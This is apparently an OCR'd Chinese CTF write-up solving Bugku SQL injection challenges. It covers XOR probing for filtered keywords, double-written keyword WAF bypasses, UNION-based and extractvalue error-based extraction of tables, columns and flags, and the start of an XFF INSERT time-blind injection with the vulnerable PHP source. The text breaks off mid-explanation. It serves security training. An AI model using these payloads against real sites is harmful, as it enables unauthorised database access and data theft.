
Error,Error,Error!



123.206.87.240:9004/1ndex.php?id=1' oorr 1=1--+


There is nothing.

4、那如何检测哪些字符串被过滤了呢？新技能GET！**异或注入了解一下，两个条件相同（同真或同假）即为假：**



123.206.87.240:9004/1ndex.php?id=1'^(length('union')!=0

Error,Error,Error!




123.206.87.240:9004/1ndex.php?id=1'^(length('union')!=0)--+

There is nothing.

同理测试（将url中的union替换）出被过滤的字符串有：and，or，union，select，都用双写关键词来绕过。

5、爆数据表 (注意：information里面也有or)：

```
?id=1' ununionion seselectlect 1,group_concat(table_name) from infoorrmation_schema.tables where table_schema=da
tabase()--+
```




123.206.87.240:9004/1ndex.php?id=id=1' ununionion seselectlect 1,group_concat(table_name) from info

flag1,hint

6、爆字段：


```
?id=1%27%20ununionion%20seselectlect%201,%20group_concat(column_name)%20from%20infoorrmation_schema.columns%20wh
ere%20table_name=%27flag1%27--+
```


123.206.87.240:9004/1ndex.php?id=id=1?id=1' ununionion seselectlect 1, group_concat(column_name) f

flag1,address

7、爆数据：


```
?id=1%27%20ununionion%20seselectlect%201,%20group_concat(flag1)%20from%20flag1--+
```


123.206.87.240:9004/1ndex.php?id=-1' ununionion seselectlect 1, group_concat(flag1) from flag1--+


usOwycTju+FTUUzXosjr

8、提交flag显示错误，换个字段。爆address，得出下一关地址：

```
?id=1%27%20ununionion%20seselectlect%201,%20group_concat(address)%20from%20flag1--+
```


./Once_More.php
下一关地址

9、打开之后，当双写绕过和大小写绕过都没用时，这时我们需要用到报错注入，爆字段数：



123.206.87.240:9004/Once_More.php?id=1' order by 2--+

LoL,YOU Find ME!


BUT,

I wanT TEll You,

I Have Best Waf Protect Me Now!

Find Me!

My Id =1' order by 2--
Hello,I Am Here!



123.206.87.240:9004/Once_More.php?id=1' order by 3--+

LoL,YOU Find ME!

BUT,

I wanT TEll You,


I Have Best Waf Protect Me Now!

Find Me!

My Id =1' order by 3--
Nobody!
Unknown column '3' in 'order clause'

10、爆库：

```
?id=1' and (extractvalue(1,concat(0x7e,database(),0x7e)))--+
```



123.206.87.240:9004/Once_More.php?id=1' and (extractvalue(1,concat(0x7e,database(),0x7e)))--+

LoL,YOU Find ME!

BUT,

I wanT TEll You,


I Have Best Waf Protect Me Now!

Find Me!

My Id =1' and (extractvalue(1,concat(0x7e,database(),0x7e)))--
Nobody!
XPATH syntax error: '~web1002-2~'

11、爆表：

```
?id=1' and(extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema="web1002-2"),0x7e)))--+
```



123.206.87.240:9004/Once_More.php?id=1' and(extractvalue(1,concat(0x7e,(select group_concat(table_n

搜索

LoL,YOU Find ME!

BUT,

I wanT TEll You,

I Have Best Waf Protect Me Now!

Find Me!

My Id =1' and(extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema="web1002-2"),0x7e)))--


Nobody!

XPATH syntax error: '~class,flag2~'

https://blog.csdn.net/weixin_39190897

12、爆列：

```
?id=1' and(extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema="web1002-2" and table_name="flag2"),0x7e)))--+
```



123.206.87.240:9004/Once_More.php?id=1' and(extractvalue(1,concat(0x7e,(select group_concat(column

搜索

LoL,YOU Find ME!

BUT,

I wanT TEll You,

I Have Best Waf Protect Me Now!

Find Me!

My Id =1' and(extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema="web1002-2" and table_name="flag2"),


Nobody!

XPATH syntax error: '~flag2,address~'

https://blog.csdn.net/weixin_39190897

13、爆flag

```
?id=1' and(extractvalue(1,concat(0x7e,(select group_concat(flag2) from flag2),0x7e)))--+
```



123.206.87.240:9004/Once_More.php?id=1' and(extractvalue(1,concat(0x7e,(select group_concat(flag2) f

搜索

LoL,YOU Find ME!

BUT,

I wanT TEll You,

I Have Best Waf Protect Me Now!

Find Me!

My Id =1' and(extractvalue(1,concat(0x7e,(select group_concat(flag2) from flag2),0x7e)))--


Nobody!

XPATH syntax error: '~flag{Bugku-sql_6s-2i-4t-bug}~'

https://blog.csdn.net/weixin_39190897

No.7 Python 时间盲注

1、查看解题链接：




INSERT INTO注入

150

地址：http://123.206.87.240:8002/web15/

flag格式：flag{xxxxxxxxxxxx}
不如写个Python吧

```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to
connect");
```



your ip is :115.171.170.177

给出了源码如下：

```
<?php
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];     //XFF优先
}else{
$ip = $_SERVER['REMOTE_ADDR'];      //否则REMOTE_ADDR
}
$ip_arr = explode(',', $ip);        //过滤','
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";       //insert into注入点
mysql_query($sql);
?>
```

很明显，这是一道过滤了逗号的 XFF 注入题目。由于返回结果无有效回显，可以进行时间盲注。在过滤了逗号的情况下，我们就不能使用if语句了，在mysql中与if有相同功效的就是：

```
select case when （条件） then 代码1 else 代码 2 end;
```

